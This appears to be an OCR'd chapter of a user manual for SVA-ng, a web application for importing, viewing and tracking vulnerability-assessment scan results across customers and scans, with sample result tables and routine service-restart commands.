

Success
Operation completed correctly, refresh the page to see the scan data

Figure 5.3. Import success pop-ups


Error
Backend service is not responding

Error
Error parsing "/tmp/svang_P6W51hvjtcpe1iw3AcGy": Error parsing XML

Figure 5.4. Import failure pop-ups

Please note that multiple errors can occur. In figure 5.4 the first picture represents the most probable error. If this is shown what most likely happened is that the back-end service is not running. If the first command shown below does not show any relevant result, please restart the service by typing the second one. If parsing the uploaded file some error occurs, the second message

```
ps aux | grep svang
```

```
/var/www/html/new-sva-ng/backend/svang_daemon.rb start
```

in figure 5.4 is shown. In this case, the imported file is likely not to be correct. Please recheck if it matches the format specified above.

5.3 Results navigation

SVA-ng offers multiple view on imported data. Navigation across them is possible via the main menu on the left shown here in figure 5.5. Highlighted entries in the figure are the one linked to results views. Before discussing every one of them, it is important to discuss the possibility to navigate across multiple companies and scans.





Figure 5.5. Results menu entries

Being SVA-ng mostly designed for its internal use in a security audit company, it offers the possibility of storing results coming from different customers in an aggregate manner. For law and standard reasons, these datasets are independently stored in different databases. In the configuration file discussed above it is possible to identify what customer (company) to show in the current web server session. While in principle it is possible to use wildcards in order to show all available customer, this is not usually done. In any case, it is possible to change the current scope of the application onto another customer (only if the configuration specifications allow it, in the "Change customer" menu entry.

While a customer identifies a single company, it is possible to have multiple instances of the same scan for the same customer. In SVA-ng this concept is called "Scan" and it is possible to navigate across them via the "Change scan" menu entry. Once a scan has been selected, all results shown are referring to it.

In figure 5.6 the top bar is shown. Relevant informations such as the number of hosts, the number of found services and the number of unfixed, fixed and accepted vulnerabilities are shown there.



# ip	# services	# unfixed vulns	# fixed vulns	# accepted vulns
319	6142	2969	0	0

Figure 5.6. Top bar

The homepage of the whole application points to the dashboards of the last scan imported shown in figure 5.7. It is possible to return to that view in every moment with the "Dashboard" menu entry. Doughnut charts offer the possibility of hiding or showing items by clicking on their name or by selecting the appropriate entry in the top right chart menu. The following are the data shown:

- Number of services found per port
- Number of vulnerable services found per port
- Number of vulnerable services per risk class
- Number of fixes and accepted risks per risk class





Figure 5.7. Dashboard

While the dashboard has the aim to show a higher level view on the data imported, the real core of the whole application stands in the "Vulnerabilities" view accessible in the "Results" menu entry. Here, the user have the possibility of filtering results through the top form shown in figure 5.8. While the filter form is mostly self explanatory, the result matrix shown in figure 5.9 is often misunderstood. In this table, every row represents a host (IP) with or without a hostname and every cell is a service (port). The color and label cases for every cell are explained in table 5.2:

It is possible, by clicking on the hostname, to show the details of such hosts and view every vulnerability it has as in figure 5.10. By default only vulnerable services are shown here, but it is possible to show all items by clicking on the "Show / Hide details" toggle button. From here, it is possible to have a vulnerability detail such as its suggested remediation simply by clicking on its name as shown in figure 5.11. This view is also accessible by clicking on the respective vulnerability matrix cell.



Vulnerability Matrix Choose Filters

Hostname	
Ip	
Service	-
Specific Vulnerability	-
Show Hosts Without Vulnerabilities	No [✓ Yes]

Figure 5.8. Vulnerability Matrix query form


P (green)	Service is present but no vulnerabilities were found
V (red)	Service is present and at least one vulnerability was found
F (yellow)	Service present was vulnerable and was fixed.
A (orange)	Service present is vulnerable but the risk relative to its exploitation is accepted
M (blue)	The service hosts multiple vulnerabilities that have at least two of the above stated states (present excluded)
(white)	No service was found on this port

Table 5.2. Vulnerability Matrix colors



Hostname	Ip	0 / none	21 / ftp	22 / ssh	23 / teln...	25 / smtp	80 / www	110 / pop3	111 / rpc-...	123 / ntp	137 / netb...	139 / smb	143 / imap...	161 / snmp	389 / ldap	443 / www	445 / cifs	587 / smtp
[redacted]	[redacted]						V											
[redacted]	[redacted]			P					P	V				V				
[redacted]	[redacted]			P					P	V								
[redacted]	[redacted]			P					P	V								
[redacted]	[redacted]			P			P		P	V								
[redacted]	[redacted]			P					P	V								
[redacted]	[redacted]			P					P	A								
[redacted]	[redacted]			P					P	A								
[redacted]	[redacted]			P					P	A								
[redacted]	[redacted]		P	P		V			P	P								V
[redacted]	[redacted]			P			V	P	P	V								
[redacted]	[redacted]			P					P	P				V				
[redacted]	[redacted]		P	P					P	P				V				
[redacted]	[redacted]								A	P	P	P					P	
[redacted]	[redacted]			P					P									
[redacted]	[redacted]			P					P	F					V			
[redacted]	[redacted]			P			P		P	F				F		F		
[redacted]	[redacted]			V			P		P	F						M		

Figure 5.9. Vulnerability Matrix


Services for host testhost.it with IP 10.10.10.10
(OS guess: Linux Kernel 2.6.9-42.ELsmp (i386))
Description:

Show / Hide Details

Name	Port	Proto	Service Detail
ssh	22	tcp	SSH Protocol Version 1 Session Key Retrieval
ntp	123	udp	NTP ntpd Mode 7 Error Response Packet Loop Remote DoS
www	443	tcp	SSL Certificate with Wrong Hostname
www	443	tcp	SSL Certificate signed with an unknown Certificate Authority
www	443	tcp	SSL Weak Cipher Suites Supported
www	443	tcp	SSL Medium Strength Cipher Suites Supported
www	443	tcp	SSL Version 2 (v2) Protocol Detection

Figure 5.10. Host page

While for management purposes, the vulnerability matrix is the most usable format, for standard documentation, the vulnerability assessment table (VAT) is the most common result. In SVA-ng, it is possible to generate the VAT of the current scan simply by clicking on the respective entry in the "Results" submenu. An example of such table is shown in figure 5.12. It is important to note that SVA-ng offers the possibility to export it in the CSV format using the buttons at the top of the page. While in principle and by default, the VAT is sorted on the risk level, it is possible to click on the table headers and sort it on the necessity.


The "Host Vulnerability Table" is accessible though the same menu as the VAT and it is here shown in figure 5.13. While the VAT aggregates multiple hosts with the same vulnerability in the same row, this table is useful for identifying vulnerable spots on hosts sequentially in the form of a checklist. All tabular functionalities of the VAT page are also available for this table.

Fixes and accepted risks table shown in figure 5.14 are mostly useful for checking the fixing process status. While there is no difference in their tabular layout, the semantics of their dataset is different. The first shows vulnerabilities that have physically been fixed while the other shows the vulnerabilities for which the fixing cost is too high for them to be fixed.

Shares and users table accessible trough their relative menu entries are very similar among them. As shown in figure 5.15 they do not represents vulnerabilities but data extracted during the assessment task that might be useful later on. This is the only case in which an output can be configured not to represent only the current scan. Data can therefore be global in the customer scope.

5.4 Handling fixes

SVA-ng offers to its users the possibility of tracking fixes and risk acceptances. In figure 5.16 the view of a specific vulnerability is shown. This page can be obtained via various links across the application results views for every vulnerability. As it is shown in the bottom button, it is possible to update the current state of the vulnerability instance to "Fixed", "Accepted risk" as well as revert the state to "Vulnerable". Once one of the three button is pressed, the system keeps track


testhost.it with IP 10.10.10.10
(OS guess: Linux Kernel 2.6.9-42.ELsmp (i386))
Description:

IP	10.10.10.10
Hostname	testhost.it
Port	22
Protocol	tcp
Name	ssh
Banner	
Version	
Extra info	
VA Details Name	SSH Protocol Version 1 Session Key Retrieval
Exploitability modify	Automated script: Not Present - PT experience: Not set
Risk Level	[LOW]
Current Situation	[VULNERABLE]
Full output	


Figure 5.11. Vulnerability Page

of the user who made the change and the current timestamp. The model is then updated with the new data and all views will then show the new state.

5.5 Manual entries


Since most of the vulnerability assessment tasks have the necessity of performing some manual activities that are not included in the standard tools set, SVA-ng offers the possibility of manually inserting vulnerabilities found in a system. This is performed in the "Add New" page in the "Manual VA" menu entry. As it is shown in figure 5.17, all data are requested through a single form. While it is not possible for other vulnerabilities types, for manual ones, the user can add multiple screenshots or documents that will be available when the specific vulnerability will be listed in other views. Further modifications are allowed.

In order to offer the possibility of showing only manual vulnerabilities, the page "List manual VA" has been added and an example of it is shown in figure 5.18. Please note that, while in the internals of the application, a manual vulnerability is stored differently from others, from the user perspective, no difference in results visualization is present.



Risk Level	Hosts	#	Service Ports	Vulnerability Name	Full Description	Solving Tips
HIGH	[redacted]	6	2301/www 2381/www	HP System Management Homepage < 6.3 Multiple Vulnerabilities	According to the web server's banner, the version of HP System Management Homepage (SMH) hosted on the remote host is earlier than 6.3. Such versions are reportedly affected by the following vulnerabilities : - An error exists in the function 'fnmatch' in the bundled version of PHP that can lead to stack exhaustion. (CVE-2010-1917) - An information disclosure vulnerability exists in the 'var_export' function in the bundled version of PHP that can be triggered when handling certain error conditions. (CVE-2010-2531) - A double free vulnerability in the 'ssl3_get_key_exchange()' function in the third-party OpenSSL library could be abused to crash the application. (CVE-2010-2939) - A format string vulnerability in the phar extension in the bundled version of PHP could lead to the disclosure of memory contents and possibly allow execution of arbitrary code via a specially crafted 'phar://' URI. (CVE-2010-2950) - A NULL pointer dereference in 'ZipArchive::getArchiveComment' included with the bundled version of PHP can be abused to crash the application. (CVE-2010-3709) - The bundled version of libxml2 may read from invalid memory locations when processing malformed XPath expressions, resulting in an application crash. (CVE-2010-4008) - An error in the 'mb_strcut()' function in the bundled version of PHP can be exploited by passing a large 'length' parameter to disclose potentially sensitive information from the heap. (CVE-2010-4156) - An as-yet unspecified remote code execution vulnerability could allow an authenticated user to execute arbitrary code with system privileges. (CVE-2011-1540) - An as-yet unspecified, unauthorized access vulnerability could lead to a complete system compromise. (CVE-2011-1541)	Upgrade to HP System Management Homepage 6.3 or later.
MEDIUM	[redacted]	4	161/snmp	SNMP Agent Default Community Name (public)	It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications).	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.
MEDIUM	[redacted]	4	2301/www 2381/www	HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities	According to its self-reported version number, the HP System Management Homepage install on the remote host is earlier than 6.0.0.96 / 6.0.0-95. Such versions are potentially affected by the following vulnerabilities : - A cross-site scripting (XSS) vulnerability due to a failure to sanitize UTF-7 encoded input. Browsers are only affected if encoding is set to auto-select. (CVE-2008-1468) - An integer overflow in the libxml2 library that can result in a heap overflow. (CVE-2008-4226) - A buffer overflow in the PHP mbstring extension. (CVE-2008-5557) - An unspecified XSS in PHP when 'display_errors' is enabled. (CVE-2008-5814) - Multiple denial of service vulnerabilities in OpenSSL DTLS. (CVE-2009-1377, CVE-2009-1378, CVE-2009-1379, CVE-2009-1386, CVE-2009-1387) - An cross-site scripting vulnerability due to a failure to sanitize input to the 'servercert' parameter of '/proxy/smhu/getuiinfo'. (CVE-2009-4185) - An unspecified vulnerability that could allow an attacker to access sensitive information, modify data, or cause a denial of service. (CVE-2010-1034)	Upgrade to HP System Management Homepage 6.0.0.96 (Windows) / 6.0.0-95 (Linux) or later.


Figure 5.12. Vulnerability Assessment Table (VAT)



Host Vulnerability Table

Host	Severity	Vulnerability	# Consecutive Scans	First Seen
[redacted]	LOW	Web Server Generic Cookie Injection	0	2018-05-19 16:40:28
[redacted]	LOW	Web Server Generic XSS	0	2018-05-19 16:40:28
[redacted]	NONE	HTTP Server Type and Version	0	2018-05-19 16:40:28
[redacted]	NONE	HyperText Transfer Protocol (HTTP) Information	0	2018-05-19 16:40:28
[redacted]	NONE	Web Server / Application favicon.ico Vendor Fingerprinting	0	2018-05-19 16:40:28
[redacted]	NONE	Service Detection	0	2018-05-19 16:40:28
[redacted]	MEDIUM	HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities	0	2018-05-19 16:40:28
[redacted]	HIGH	HP System Management Homepage < 6.3 Multiple Vulnerabilities	0	2018-05-19 16:40:28

Figure 5.13. Host Vulnerability Table query form



